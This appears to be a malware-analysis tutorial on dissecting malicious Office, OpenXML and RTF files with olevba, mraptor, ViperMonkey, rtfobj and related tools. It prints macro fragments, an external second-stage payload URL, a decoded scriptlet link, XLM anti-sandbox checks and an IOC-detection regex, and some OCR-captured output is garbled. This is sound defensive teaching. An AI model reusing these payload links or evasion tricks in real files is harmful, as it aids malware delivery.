[olevba](#) is a tool that parses Microsoft Office OLE and OpenXML files and extracts, deobfuscates and analyses malicious VBA macros.

The below sample is used to illustrate the next steps:

- SHA256: 0e865e28928cd37b6783a508d36bd905c816d9271412740bfe5b2b6bfaaeeec26
- **olevba maldoc2.doc**
 - **--deobf** – attempts to desobfuscate VBA expressions
 - **-a** – displays only analysis results, not the macro source code
 - **--decode** – displays all the obfuscated strings with their decoded content (Hex, Base64, StrReverse, Dridex, VBA).



remnux@remnux: ~/Documents/maldoc

```
remnux@remnux:~/Documents/maldoc$ olevba maldoc2.doc
olevba 0.56 on Python 3.6.9 - http://decalage.info/python/oletools
=====
FILE: maldoc2.doc
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
----- (empty macro)
-----
VBA MACRO frm.frm
in file: word/vbaProject.bin - OLE stream: 'VBA/frm'
----- (empty macro)
-----
VBA MACRO amZEOF.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/amZEOF'
----- Function aRlMyx(auwUE9)
With ActiveDocument
aRlMyx = .BuiltInDocumentProperties(auwUE9)
End With
End Function
Sub AutoOpen()
a6Ymt5
End Sub
-----
VBA MACRO az18Re.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/az18Re'
----- Function aNUII1(a0Pmsh)
End Function
Sub a6Ymt5()
Dim amE2ak As String
amE2ak = Chr(34)
aPJngB = frm.textBox1.text
aRPri = frm.textBox2.text
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	FileCopy	May copy a file
Suspicious	adodb.stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	shell	May run an executable file or a system command
Suspicious	wscript.shell	May run an executable file or a system command
Suspicious	run	May run an executable file or a system command
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	msxml2.xmlhttp	May download files from the Internet
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://www.w3.org/1999/XSL/Transform	URL
IOC	https://microsoft.co	URL
	m/xxx	
IOC	http://fd4system2.co	URL
	m/assetsa091c0746826	
	30759f30cdbac377b601	
	ioc_see_all	

The above table summarizes the content of the VBA macro in the office document. It permits to identify IOCs and others potentially malicious content.

mraptor

[mraptor](#) (MacroRaptor) is a script that identifies malicious VBA macros using a generic heuristic methodology.

"In a nutshell, mraptor detects keywords corresponding to the three following types of behavior that are present in clear text in almost any macro malware:

- A: Trigger of auto-execution
- W: Writing to the file system or memory
- X: Execution of a file or any payload outside the VBA context


mraptor considers that a macro is suspicious when A and (W or X) is true."¹

An exit code is returned based on the analysis result:

- 0: No Macro
- 1: Not MS Office
- 2: Macro OK
- 10: ERROR
- 20: SUSPICIOUS

mraptor permits to quickly identify if a Microsoft Office document contains a malicious macro.


- **mraptor file.doc**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ mraptor maldoc1.doc
MacroRaptor 0.56 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
-----
Result |Flags|Type|File
-----
SUSPICIOUS|AWX |OLE:|maldoc1.doc
Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

Mraptor is an excellent tool to scan several OLE files at a time.

- **mraptor "directory_name/*"**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ ls
maldoc1.doc  maldoc2.doc  test.doc
remnux@remnux:~/Documents/maldoc$ mraptor "*"
MacroRaptor 0.56 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
-----
Result |Flags|Type|File
-----
SUSPICIOUS|AWX |OLE:|maldoc1.doc
WARNING For now, VBA stomping cannot be detected for files in memory
SUSPICIOUS|AWX |OpX:|maldoc2.doc
No Macro |      |OLE:|test.doc
Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
remnux@remnux:~/Documents/maldoc$
```

¹ <https://github.com/decalage2/oletools/wiki/mraptor>

The *maldoc* directory contains three OLE files. As you can see in the above output from mraptor, two files are detected as malicious and *test.doc* does not contain any macro.

ViperMonkey

[ViperMonkey](#) “a VBA Emulation engine written in Python, designed to analyze and deobfuscate malicious VBA Macros contained in Microsoft Office files.”²

As you can see in the ViperMonkey output (second screenshot), the IOCs found during the analysis are displayed in a table at the end of the analysis. It is a great tool to emulate the actions of the VBA macro(s), however it does not work with every malicious documents.

- **vmonkey maldoc1.doc**
 - **-p** – creates a log file

```

remnux@remnux:~/Documents/maldoc$ vmonkey maldoc1.doc
[REDACTED]
vmonkey 0.08 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

=====
FILE: maldoc1.doc
INFO    Starting emulation...
INFO    Emulating an Office (VBA) file.
INFO    Reading document metadata...
Traceback (most recent call last):
  File "/opt/vipermonkey/src/vipermonkey/vipermonkey/export_all_excel_sheets.py", line 15, in <module>
    from unotools import Socket, connect
ModuleNotFoundError: No module named 'unotools'
ERROR   Running export_all_excel_sheets.py failed. Command '['python3', '/opt/vipermonkey/src/vipermonkey/vipermonkey/export_all_excel_sheets.py', '/tmp/tmp_excel_file_8833839177']' returned non-zero exit status 1
ERROR   Reading in file as Excel with xlrd failed. Can't find workbook in OLE2 compound document
INFO    Saving dropped analysis artifacts in ./maldoc1.doc_artifacts/
INFO    Parsing VB...
-----
VBA MACRO ThisDocument.cls
in file: - OLE stream: u'Macros/VBA/ThisDocument'
-----
VBA CODE (with long lines collapsed):
Sub Auto_Open()
    h
End Sub
Sub h()
Dim MY_FILEDIR, ASDASDSA, MY_FILDIR, XPFLEDIR, JAISODJAS

```

² <https://github.com/decalage2/ViperMonkey>

```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
Delete File update.ps1
c:\Users\admin\AppData\Lo Kill
cal\Temp\adobeacd-
update.bat
Delete File c:\Users\admin\AppData\Lo Kill
cal\Temp\adobeacd-
update.vbs
Delete File c:\Windows\Temp\adobeacd- Kill
updateexp.vbs
GetObject ['winmgmts:{impersonation Level=impersonate}!\\.\
root\cimv2']
Execute Query Select * from Win32_OperatingSystem
GetObject ['winmgmts:{impersonation Level=impersonate}!\\.\
root\cimv2']
Execute Query Select * from Win32_OperatingSystem
OPEN c:\Windows\Temp\adobeacd- Open File
update.bat
Dropped File Hash 7f0c7eeb906c017d71711ad17 File Name:
117a2a2d8a13ca614f3deff65 c:/Windows/Temp/adobeacd-
3290fa76a4fc8a update.bat
OPEN c:\Windows\Temp\adobeacd- Open File
updateexp.vbs
Dropped File Hash 3f5f09622d5beb7a396bd2795 File Name:
07556b1b496d7e397f1f6b672 c:/Windows/Temp/adobeacd-
e36323ddb2cf6 updateexp.vbs
Execute Command c:\Windows\Temp\adobeacd- Shell function
update.bat
+-----+
INFO Found 2 possible IOCs. Stripping duplicates...
VBA Builtins Called: ['Abs', 'Asc', 'Chr', 'Close', 'Collapse', 'Environ', 'ExecQuery', 'Fix', 'GetObject', 'Kill', 'SetAttr', 'Sgn', 'Shell', 'Val']
Finished analvzing maldoc1.doc .
```

LOffice

[LOffice](#) (Lazy Office Analyzer) is a script that utilizes WinAppDbg to extract URL, VBA script and JavaScript form OLE files. LOffice uses various exit-modes which determine if execution is to be aborted.

- url: exit when the first URL is found
- proc: exit if a new process is to be created
- thread : before resuming a suspended thread (RunPE style)
- none: do not interrupt execution, URL and file information will still be printed.

WARNING: use loffice only in a safe malware analysis environment (e.g. properly configured Windows Flare VM) because depending on the chosen exit-modes, the system can be compromised. Before performing this analysis, I recommend reading the [Dynamic Analysis Section](#).

To use loffice, the correct parameters have to be selected.

- **python loffice.py type_file exit-on path_to_file -p path_to_office**
 - **type_of_file** to analyse: word, excel, power, script
 - **exit-on:** url, proc, thread, none
 - **path_to_type_file:** C:\ Program Files\Microsoft Office\root\Office15

msoffcrypto-crack.py

```
python msoffcrypto-crack.py sample1.bin  
- fb5ed444ddc37d748639f624397cff2a
```

```
remnux@remnux: ~/Documents/CyberDefender/c38-xlm-macros/sample1$ python msoffcrypto-crack.py sample1.bin  
- fb5ed444ddc37d748639f624397cff2a
```

```
remnux@remnux: ~/Documents/CyberDefender/c38-xlm-macros/sample1$ msoffcrypto-tool sample1.bin --test -v  
Version: 4.11.0  
/home/remnux/.local/lib/python2.7/site-packages/msoffcrypto/method/rc4.py:5: CryptographyDeprecationWarning: Python  
2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be re  
moved in a future release.  
from cryptography.hazmat.backends import default_backend  
sample1.bin: encrypted  
remnux@remnux: ~/Documents/CyberDefender/c38-xlm-macros/sample1$
```

msoffcrypto-tool

msoffcrypto-tool - <https://pypi.org/project/msoffcrypto-tool/>

- Test if the file is encrypted or not (exit code 0 or 1 is returned):
- **fb5ed444ddc37d748639f624397cff2a**

```
msoffcrypto-tool sample1.bin --test -v
```

```
remnux@remnux: ~/Documents/CyberDefender/c38-xlm-macros/sample1$ msoffcrypto-tool sample1.bin --test -v  
- fb5ed444ddc37d748639f624397cff2a
```

```
remnux@remnux: ~/Documents/CyberDefender/c38-xlm-macros/sample1$ msoffcrypto-tool sample1.bin --test -v  
Version: 4.11.0  
/home/remnux/.local/lib/python2.7/site-packages/msoffcrypto/method/rc4.py:5: CryptographyDeprecationWarning: Python  
2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be re  
moved in a future release.  
from cryptography.hazmat.backends import default_backend  
sample1.bin: encrypted  
remnux@remnux: ~/Documents/CyberDefender/c38-xlm-macros/sample1$
```

```
msoffcrypto-tool sample1.bin sample1.unenc -p VelvetSweatshop
```

Microsoft Office Open XML File

Microsoft Office Open XML (OOXML) document is the new Microsoft Word document format introduced in 2007. Docx file is a collection of XML files (metadata files and documents) contained in a zipped archive.

The below sample is used to illustrate the next steps:


- SHA256: efe907b594cf491d0c8f013560d87baf1bea20ac3bfa7bb35d6a51b83b4ee357

Example 1

Unzip


OOXML documents are zip file containers that contains data. By unzipping the OOXML file, data in the document can be analyzed.

- **unzip maldocx.docx**



```
remnux@remnux:~/Documents/maldocx$ ls
maldocx.docx
remnux@remnux:~/Documents/maldocx$ unzip maldocx.docx
Archive: maldocx.docx
extracting: [Content_Types].xml
extracting: _rels/.rels
extracting: word/_rels/document.xml.rels
extracting: word/document.xml
extracting: word/theme/theme1.xml
extracting: word/settings.xml
extracting: word/fontTable.xml
extracting: word/webSettings.xml
extracting: docProps/app.xml
extracting: docProps/core.xml
extracting: word/styles.xml
extracting: word/_rels/webSettings.xml.rels
remnux@remnux:~/Documents/maldocx$ ls
[Content_Types].xml  docProps  maldocx.docx  _rels  word
remnux@remnux:~/Documents/maldocx$
```

The structure of the zipped file can be viewed using the **tree** command.



```
remnux@remnux:~/Documents/maldocx$ tree
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
└── maldocx.docx
└── _rels
    └── word
        ├── document.xml
        ├── fontTable.xml
        ├── _rels
        │   └── document.xml.rels
        └── webSettings.xml.rels
        ├── settings.xml
        └── styles.xml
        └── theme
            └── theme1.xml
            └── webSettings.xml
5 directories, 12 files
```

egrep

The potentially malicious content can be identified by manually reviewing the content of the xml files. I created a regex that permits to identify malicious encoded or not URL, IP, command lines, etc.

- **egrep -r -i -n Regex ***

```
remnux@remnux: ~/Documents/maldochx
File Edit View Search Terminal Help

remnux@remnux:~/Documents/maldochx$ egrep -r -i -n "(25[0-5]|2[0-4][0-9]|{01}|[0-9][0-9])\.(\25[0-5]|2[0-4][0-9])[01]?[0-9]|\.(25[0-5]|2[0-4][0-9])[01]?[0-9]|\.(25[0-5]|2[0-4][0-9])[01]?[0-9]|\.(25[0-5]|2[0-4][0-9])|http://|https://|c:\\|c:\\windows\\|c:\\windows\\.exe|.ps1|hkey_CURRENT_USER\\HKEY_LOCAL_MACHINE\\HKEY_MACHINE\\ahR0C0DvLw==|ahR0C0H6Ly=|Yzpc2lZQ9G3cw==|Qz0=|0zpc2lZQ9G3cw==|LnV4ZQ==|LnBzMQ==|SETFW9DVJSRU5UXLVTRVI=|SETDVQ==|SETFW9MVNT0NBTF9NOUNISU5F|SETNTA==|68[%]\\ ]724[%]\\ ]724[%]\\ ]720[%]\\ ]?3a[%]\\ ]?2f[%]\\ ]?2f[68[%]\\ ]?74[%]\\ ]?74[%]\\ ]?70[%]\\ ]?73[%]\\ ]?3a[%]\\ ]?2f[%]\\ ]?2f[63[%]\\ ]?3a[%]\\ ]?5c[63[%]\\ ]?3a[%]\\ ]?5c[%]\\ ]?75c[%]\\ ]?77[%]\\ ]?69[%]\\ ]?64[%]\\ ]?6f[%]\\ ]?77[%]\\ ]?73[43[%]\\ ]?3a[%]\\ ]?5c[43[%]\\ ]?3a[%]\\ ]?25[%]\\ ]?77[%]\\ ]?69[%]\\ ]?6e[%]\\ ]?64[%]\\ ]?6f[%]\\ ]?77[%]\\ ]?73[2e[%]\\ ]?65[%]\\ ]?781[%]\\ ]?65[2e[%]\\ ]?701[%]\\ ]?73[1%]\\ ]?73[48[%]\\ ]?4b[%]\\ ]?45[45%]\\ ]?591[%]\\ ]?75f[%]\\ ]?43[%]\\ ]?751[%]\\ ]?521[%]\\ ]?245[%]\\ ]?24e[%]\\ ]?754[%]\\ ]?75f[%]\\ ]?755[%]\\ ]?753[%]\\ ]?45[%]\\ ]?52[48[%]\\ ]?4b[%]\\ ]?43[%]\\ ]?55[48[%]\\ ]?4b[%]\\ ]?45[%]\\ ]?59[%]\\ ]?5f[%]\\ ]?4c[%]\\ ]?4f[%]\\ ]?43[%]\\ ]?41[%]\\ ]?4c[%]\\ ]?5f[%]\\ ]?4d[%]\\ ]?421[%]\\ ]?431[%]\\ ]?481[%]\\ ]?491[%]\\ ]?4e[%]\\ ]?45[48[%]\\ ]?4b[%]\\ ]?4c[%]\\ ]?4d[uggc://|uggcf://|p:\\|p:\\jvqbjf\\P:\\P:\\jvqbjf\\rkr\\.cf1|UXRL_PHEERAG_HFRE|UXPH|UXRL_ZNPNUVAR|UXYZ"
Binary file maldochx.docx matches
word/_rels/webSettings.xml.rels<1>:Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="http://40.125.65.33/payload-final.docx" TargetMode="External"/><Relationships>
```

The above screen displays the URLs that downloads the second stage of the malware.

For the demonstration, the content of `webSettings.xml.rels` was outputted and displays the same result.

- **cat webSettings.xml.rels**

```
remnux@remnux: ~/Documents/maldoch/word/_rels
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoch/word/_rels$ cat webSettings.xml.rels
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame"
Target="http://40.125.65.33:/payload-final.docx" TargetMode="External"/></Relationships>remnux
x@remnux:~/Documents/maldoch/word/_rels$
```

Example 2

The below sample is used to illustrate the next steps:

- SHA256: 6ae5583ec767b7ed16aaa45068a1239a827a6dae95387d5d147c58c7c5f71457

Unzip

The ppsx file is unzipped.

- unzip SCAN.ppsx

egrep

The regex is run to identify IOCs.

- **egrep -r -i -n Regex ***

```
remnux@remnux: ~/Documents/malpptx$ egrep -r -i -n "(25[0-5]|2[0-4][0-9]|{01}?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|{01}?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|{01}?[0-9][0-9]?)) http://|https://|c:\\windows\\C:\\Windows\\.exe|.ps1|HKEY_CURRENT_USER\\HKCU\\HKEY_LOCAL_MACHINE\\HKEY\\ahR0cdovLw==|ahR0cHM6Ly8=|Yzpc\\Yzpcd2luZG93cw==|Qz0=|Qzpcd2luZG93cw==|LmV4Z0=|LnBzM0==|SetFW9VVJSRU5UX1TRVI=|SetDVO==|SetFW9MT0NBTF9NQUNISU5F|SetNTA==|68[%]\\774[%]\\774[%]\\770[%]\\73a[%]\\72f[%]\\72f[68[%]\\774[%]\\770[%]\\773[%]\\73a[%]\\72f[%]\\72f[63[%]\\73a[%]\\75c\\63[%]\\73a[%]\\75c[%]\\777[%]\\769[%]\\76e[%]\\764[%]\\76f[%]\\777[%]\\73%43[%]\\73a[%]\\75c\\43[%]\\73a[%]\\75c[%]\\777[%]\\769[%]\\76e[%]\\764[%]\\76f[%]\\777[%]\\73%2e[%]\\765%2e[%]\\778[%]\\765%2e[%]\\770[%]\\773[%]\\731%48[%]\\748[%]\\745[%]\\759[%]\\75f[%]\\752%48[%]\\74b[%]\\74b[%]\\743[%]\\752[%]\\752%48[%]\\74b[%]\\745[%]\\75f[%]\\75f[%]\\753[%]\\745[%]\\752%48[%]\\74b[%]\\74b[%]\\74c[%]\\75f[%]\\74d[%]\\74d%uggc://|uggcf://|p:\\p:\\jvaqbjf\\P:\\|P:\\jvaqbjf\\rkr\\.cf1\\UXRL_PHEERAG_HFRE\\UXPH\\UXRL_YBPNY_ZNPUVAR\\UXYZ"*
ppt/slides/_rels/slidelayout1.xml.rels:2: <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slidelayout" Target="..\\slidelayouts\\slidelayout1.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" Target="..\\drawings\\vmlDrawing1.vml"/><Relationship Id="_id_1633" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oLEObject" TargetMode="External" Target="%73%63%72%49%50%54%68%74%70%73%3A%2F%61%2E%64o%2Emo%65%2Fwr%61%65o%70%2E%73%63%"*
remnux@remnux: ~/Documents/malpptx$ 
```

An encoded hexadecimal string was detected.

Using for example [CyberChef](#) the encoded hexadecimal strings can be decoded.

Recipe	Input	Output
From Hex	%54%68%74%70%73%3A%2F%61%2E%64o%2Emo%65%2Fwr%61%65o%70%2E%73%63%	script!https://a.d.e/aep.sct
Delimiter Auto		
STEP	BAKE!	
	Auto Bake	

Olevba

Olevba can also be used to analyse Microsoft Office OpenXML (cf. Olevba in the Microsoft Office OLE section).

XLMMacroDeobfuscator
<https://github.com/DissectMalware/XLMMacroDeobfuscator>

xlmdeobfuscator --file sample1.unenc

xlmdeobfuscator --file sample1.bin -p VelvetSweatshop

- b5d469a07709b5ca6fee934b1e5e8e38
- <https://hatching.io/blog/excel-xlm-extraction/>

Anti-Sandboxing

```
IF(GET.WORKSPACE(19),,CLOSE(TRUE))
IF(GET.WORKSPACE(42),,CLOSE(TRUE))
RETURN()
```

(It should be noted that GET.WORKSPACE(19) returns true if and only if a mouse is present and GET.WORKSPACE(42) returns true if and only if sound can be played on the computer).

Rich Text Format - RTF

Rich Text Format (RTF) is a file format developed by Microsoft to standardize data transfer between different word processing software and operating systems.

RTF files do not contain macros like office documents, however it can contain linked and embedded objects. The data related to this embedded object is stored in a hexadecimal format in “objdata” RTF sub-destination.

Example 1

The below sample is used to illustrate the next steps:

- SHA256: fe201e51084b54a1a855ea4e765448d305157064824e026249d6b8d7326f1b73

Rtfobj

[rtfobj](#) is a script that automatically extract embedded objects from rtf files.

- **rtfobj malrft.rtf**

```
remnux@remnux:~/Documents/malrtf$ rtfobj malrft.rtf
rtfobj 0.55.2 on Python 3.6.9 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'malrft.rtf' , size: 774812 bytes
+-----+
id |index |OLE Object
+-----+
0 |00040EF5h |Format_id: 2 (Embedded)
|class name: b'Package'
|data size: 212683
|OLE Package object:
|filename: 'Éçíüéiéóáéái ééñö.js'
|Source path:
|'C:\Users\Shell\Downloads\4720\Áííóíáúá\Éçíüéiéóáéái ééñö.js'
|ééñö.js'
|Temp path =
|'C:\Users\Shell\AppData\Local\Temp\Éçíüéiéóáéái ééñö.js'
|MD5 = 'f0d0d4c366af9455329497ae33b8c52d'
|EXECUTABLE FILE
```

The output displays that an executable file (md5: f0d0d4c366af9455329497ae33b8c52d) is embedded in the rtf file. By submitting the hash value on [VirusTotal](#), it can be determined that the object is known as malicious.

The object can be extracted with the following command:

- **rtfobj -s 0 malrft.rtf**
 - **-s** – to save a specific object.

Engine	Result
McAfee	Malicious
Bitdefender	Malicious
Avast	Malicious
Microsoft	Malicious
Worm	Malicious
FileHippo	Malicious
Avira	Malicious
ZoneAlarm	Malicious
FileShredder	Malicious
FileShredder Agent	Malicious
FileShredder Agent (AVG)	Malicious

It is important to know that rtfobj does not work for every malicious files, this is why it is important to be able to manually extract embedded objects. With rtfdump, I will demonstrate how we can extract the same executable manually.

Rtfdump

```
-d, --dump      perform dump
-x, --hexdump    perform hex dump
-a, --asciidump   perform ascii dump
-A, --asciidumprl  perform ascii dump with RLE
-H, --hexdecode   decode hexadecimal data; append 0 in case of uneven
                  number of hexadecimal digits
```

[Rtfdump](#) (Didier Stevens) is a script that helps to identify and extract objects embedded in RTF files.

Rtfdump permits to dump all items from the rtf files.

- **rtfdump.py malrtf.rtf**

```
remnux@remnux: ~/Documents/malrtf$ rtfdump.py malrtf.rtf
1 Level 1 c= 43 p=00000000 l= 774811 h= 734996; 254 b= 0 u= 4801 \rtf1
2 Level 2 c= 100 p=000000a4 l= 7050 h= 733; 20 b= 0 u= 1194 \fonttbl
3 Level 3 c= 1 p=000000ad l= 84 h= 23; 20 b= 0 u= 11 \f0
4 Level 4 c= 0 p=000000d1 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
5 Level 3 c= 1 p=00000102 l= 74 h= 22; 20 b= 0 u= 4 \f1
6 Level 4 c= 0 p=00000126 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
7 Level 3 c= 1 p=0000014f l= 82 h= 25; 20 b= 0 u= 7 \f34
8 Level 4 c= 0 p=00000174 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
9 Level 3 c= 1 p=000001a2 l= 77 h= 23; 20 b= 0 u= 5 \f37
10 Level 4 c= 0 p=000001c7 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
11 Level 3 c= 1 p=000001f2 l= 97 h= 23; 20 b= 0 u= 11 \f1omajor
12 Level 4 c= 0 p=00000223 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
13 Level 3 c= 1 p=00000254 l= 97 h= 23; 20 b= 0 u= 11 \fdbmajor
14 Level 4 c= 0 p=00000285 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
15 Level 3 c= 1 p=000002b8 l= 95 h= 23; 20 b= 0 u= 10 \fhimajor
16 Level 4 c= 0 p=000002e9 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
17 Level 3 c= 1 p=00000318 l= 97 h= 23; 20 b= 0 u= 11 \fbimajor
18 Level 4 c= 0 p=00000349 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
19 Level 3 c= 1 p=0000037c l= 97 h= 23; 20 b= 0 u= 11 \f1ominor
20 Level 4 c= 0 p=000003ad l= 31 h= 20; 20 b= 0 u= 0 \*\panose
21 Level 3 c= 1 p=000003de l= 97 h= 23; 20 b= 0 u= 11 \fdbminor
22 Level 4 c= 0 p=0000040f l= 31 h= 20; 20 b= 0 u= 0 \*\panose
23 Level 3 c= 1 p=00000442 l= 89 h= 23; 20 b= 0 u= 5 \fhiminor
24 Level 4 c= 0 p=00000473 l= 31 h= 20; 20 b= 0 u= 0 \*\panose
25 Level 3 c= 1 p=0000049c l= 97 h= 23; 20 b= 0 u= 11 \fbiminor
26 Level 4 c= 0 p=000004cd l= 31 h= 20; 20 b= 0 u= 0 \*\panose
27 Level 3 c= 0 p=000004fe l= 52 h= 3; 2 b= 0 u= 11 \f41
28 Level 3 c= 0 p=00000535 l= 57 h= 5; 3 b= 0 u= 11 \f39
29 Level 3 c= 0 p=0000056f l= 60 h= 5; 3 b= 0 u= 14 \f42
30 Level 3 c= 0 p=000005ac l= 58 h= 3; 3 b= 0 u= 14 \f43
31 Level 3 c= 0 p=000005e7 l= 63 h= 6; 3 b= 0 u= 16 \f44
32 Level 3 c= 0 p=00000629 l= 63 h= 7; 3 b= 0 u= 15 \f45
33 Level 3 c= 0 p=00000669 l= 61 h= 6; 3 b= 0 u= 14 \f46
34 Level 3 c= 0 p=000006a7 l= 67 h= 7; 3 b= 0 u= 19 \f47
```

There are 299 items in the above output. It is possible to filter out for the items that contain an object using **-f O**

- **rtfdump.py -f O malrtf.rtf**

```
remnux@remnux: ~/Documents/malrtf$ rtfdump.py -f O malrtf.rtf
207 Level 4 c= 0 p=00040eea l= 444804 h= 441288; 252 b= 0 0 u= 0 \*\objdata
